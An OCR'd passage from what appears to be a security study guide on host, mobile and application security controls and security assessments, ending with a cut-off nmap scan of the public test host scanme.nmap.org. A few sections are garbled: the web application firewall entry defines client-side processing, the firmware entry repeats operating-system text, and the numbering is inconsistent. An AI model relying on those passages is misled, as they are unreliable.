Protecting these vital resources is essential because any disruption or failure can significantly affect public health, safety, and economic stability. Moreover, it is essential to take measures for the long-term sustainability of critical infrastructure to ensure that it can meet our needs in the future. Security of critical infrastructure is vital because it helps us continue our daily lives and maintain our economy. Furthermore, investing in long-term solutions for critical infrastructure is crucial because it will help protect us from unexpected changes in the environment or disruptions in the supply chain.

1.12. Security Controls for Host Devices

Hardware, software, and network-level security controls can be implemented to protect host devices against security threats.

1.1. Hardware-level controls

1.1.1. The device is protected by physical security measures, such as Trusted Platform Modules (TPMs) or hardware-based encryption.

1.2. Software-level controls


1.2.1. Implementing firewalls, installing antivirus software, and applying security patches to the device's operating system and applications

1.3. Network-level controls

1.3.1. The device must be protected from unauthorized users and networks by implementing network-based security measures, such as intrusion detection and prevention systems and firewalls. By implementing an appropriate combination of security controls, one can protect host devices from a variety of threats, including malware, unauthorized access, and data breaches.


1.12.1. Endpoint security software

Organizations and individuals alike are increasingly relying on endpoint security software for safeguarding their data from cyber threats. Each device connected to a network is protected by this software, which monitors activity and prevents suspicious or malicious activities. By deploying endpoint security solutions, companies can ensure that their networks are protected against unauthorized access, malicious attacks, viruses, and other cyber threats. Remember not to solely rely on endpoint security software to protect sensitive information. Advanced attackers may be able to bypass the security, still penetrate into the rest of an organization and release sensitive information.



1.12.2. Host hardening


It is possible to strengthen the security of a device by hardening its host, reducing its attack surface and eliminating vulnerabilities. This can be accomplished by disabling unnecessary features and services, applying security patches and updates, and creating a device that is more secure and resillientif.



Attack surface Reduction

1.12.3. Bootloader protection


A bootloader is a security measure that protects a device's boot process. The boot process involves loading the operating system and other software when you turn it on. If you don't have proper security measures, malicious actors can change the boot process or even replace it with malicious code to take over the computer.



The **UEFI Secure boot** verification process

1.12.4. Terminal services/application delivery services

Providing organizations with secure and reliable methods of delivering applications and data to users without them installing them on their local machines is an essential component of modern IT infrastructure, known as terminal services/application delivery services. This allows organizations to maintain control over the software running on user devices, reducing the attack surface of each device while providing access from anywhere with an internet connection.



The network flow of microsoft terminal services

1.13. Security controls for mobile devices

Smartphones and tablets are becoming more and more common in our lives, providing us the ability to store personal information, access the internet, and conduct business online. This makes data security on mobile devices essential as they are vulnerable to malicious attacks by hackers or other malicious actors. In order to protect these devices from such threats, we must have robust security controls in place that can provide additional layers of protection against malware, phishing attacks, and unauthorized access to confidential data.

1.13.1. Hardware-based controls

Implementing hardware-based controls is a crucial component of any mobile device security strategy. These measures prevent unauthorized access to the data stored on the device by establishing physical and technical barriers. In addition to password protection, biometric authentication, and locks or enclosures to prevent tampering and theft, hardware-based mobile device controls may include physical and technological solutions.

1.13.2. Software-based controls

By installing and regularly updating antimalware and antivirus software, users can protect their mobile devices against cyber threats. As well as installing security patches on a device's operating system and applications, it is also necessary to prevent data theft and unauthorized access. Through these measures, malicious behavior on a user's device can be reduced by preventing hackers from causing potential damage.

1.13.3. Enterprise mobility management

It is becoming increasingly common for organizations to utilize mobile devices at the workplace, which requires them to ensure that their data is protected. Managing and securing mobile devices within an organization is the objective of enterprise mobility management (EMM), which includes implementing policies and procedures for their use and technical controls, such as mobile device management (MDM) software.


Securing mobile devices against the ever expanding threat landscape

1.13.4. Security implications and privacy

Enterprise **M**obility **M**anagement (**EMM**) provides organizations with essential capabilities for managing, monitoring, and securing mobile devices. Using EMM, organizations can maintain a high level of security while allowing employees to remain productive when on the go by ensuring that all mobile devices comply with organizational policies and that users have access to corporate data.

1.13.5. Wearable technology


Users' electronic devices, such as smartwatches, fitness trackers, or augmented reality glasses are personal IoT devices that can be worn on the user's body. These devices may be connected to the internet and may store and transmit data, which can raise security and privacy concerns. Ensuring that appropriate security controls are in place for wearable devices, such as strong passwords and encryption, can help to mitigate these risks. Enterprise mobility management strategies may also need to consider wearable technology's specific security and privacy implications.



Small infographic explanation behind the Intune device Management

1.14. Software vulnerability security controls

Businesses, organizations, and individuals must be aware of software vulnerabilities. Due to these vulnerabilities, it is easier for attackers to gain unauthorized access to systems or steal data without permission. This leads to malicious activities such as identity theft and financial fraud. Moreover, suppose security controls for software vulnerabilities are not implemented. In that case, the risk of successful attacks increases, leaving businesses and individuals vulnerable to threats that could have been avoided if proper protection measures had been taken. We will discuss some security controls that could be implemented to improve an organization's security in the following section.




1. **Patch management**
   1.1. Identifying and installing updates and patches for software to fix known vulnerabilities
2. **Vulnerability scanning**
   2.1. Software to identify vulnerabilities in a system or network
3. **Network segmentation**
   3.1. Dividing a network into smaller, isolated segments can help prevent malware from spreading or exploiting vulnerabilities
4. **Firewalls**
   4.1. Block unauthorized access to a network or system
5. **Intrusion detection and prevention systems**
   5.1. Specialized devices or software programs that are designed to detect and prevent attempted intrusions into a network or system

1.14.1. Application security design considerations
Developers must take steps to identify any potential issues with their applications before deployment. Application security is a critical factor in ensuring the safety and integrity of data. Specific application issues can include vulnerabilities in the code, design flaws, or other factors that could compromise the security of user data.

1.14.2. Specific application issues
The security of an application is a critical factor in ensuring the safety and integrity of data. As such, developers must take steps to identify any potential issues with their applications before deployment. Users' data can be compromised due to vulnerabilities in the code, design flaws, or other factors.

1.14.3. Application sandboxing
By isolating an application from other parts of the system, Sandboxing prevents it from accessing or modifying sensitive data or resources. Sandboxing may help limit the damage an application could cause if compromised. Despite the benefits of sandboxing, attackers might be able to bypass the sandbox using special techniques. This is why patching your sandbox can be essential to ensure application and host security.




Shows the difference between a virtual machine and Containers

1.14.4. Database monitoring

It involves identifying and tracking changes to a database, analyzing logs for suspicious activity, and implementing other measures to ensure the database is secure. You should also monitor your database in case it is under attack so you can act accordingly and protect it better if it is under attack.

1.14.5. Web application firewalls (WAFs)

The process through which data or instructions are processed on a client device (such as a computer or smartphone). In contrast, server-side processing refers to how data or instructions are processed on the server. When designing and implementing security controls, security considerations differ between client-side and server-side processing.




Small visual what the function of web application firewall is

1.14.6. Client-side processing and server side processing
Describes how data or instructions are processed on the client device (such as a computer or smartphone). In contrast, server-side processing refers to how data or instructions are processed on the server. When designing and implementing security controls, security considerations differ between client-side and server-side processing.

1.14.7. Operating system vulnerabilities
Attackers could exploit many weaknesses or flaws in operating systems to gain unauthorized access to computer systems. These system vulnerabilities could be used to steal data or carry out other malicious activities. Vulnerabilities can be mitigated by ensuring that operating systems are properly configured and updated with the latest security patches.


Total Number Of Vulnerabilities Of Top 50 Products By Vendor



Total amount of vulnerabilities found in the most popular products by vendor

1.14.8. Firmware vulnerabilities

Attackers can exploit many vulnerabilities in firmware to gain unauthorized access to computer systems. Vulnerabilities in operating systems can be exploited to steal data or commit other malicious acts. Vulnerabilities can be mitigated by ensuring that operating systems are properly configured and updated with the latest security patches.



The Spectre vulnerability attack on intel and AMD cpus

1.15. Security assessments and tools

To assess an organization's security posture, security assessments are conducted, which identify potential vulnerabilities and risks and recommendations for improvement. Internal teams, as well as external organizations, identify and analyze potential security threats. Automated scanning using specialized software tools and staff interviews. Several security assessments can be conducted to strengthen our systems, networks, and physical security.

1. **Network assessments**
   1.1. The security of an organization's network may include analyzing network configurations, identifying potential vulnerabilities, and testing network defenses
2. **Host assessments**
   2.1. Security of individual devices, such as computers or servers, may include analyzing system configurations, identifying potential vulnerabilities, and testing host defenses
3. **Physical assessments**
   3.1. Physical security of an organization's assets, such as buildings, data centers, or other facilities, may include analyzing physical security measures, identifying potential vulnerabilities, and testing physical defenses

Penetration testers and red teams may use network tools such as vulnerability scanners to find network vulnerabilities, password cracking tools for guessing or cracking passwords. They may also use physical tools, such as lock-picking or security camera spoofing tools, to gain physical access to an organization's facilities. As a result, the objective is to identify vulnerabilities and recommend security measures rather than causing damage or disrupting the organization's operations.

Screenshot of the metasploit computer exploitation framework

```
admin@ip-172-26-0-73:~$ nmap scanme.nmap.org

Starting Nmap 7.40 ( https://nmap.org ) at 2020-07-22 02:48 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.078s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
25/tcp    filtered smtp
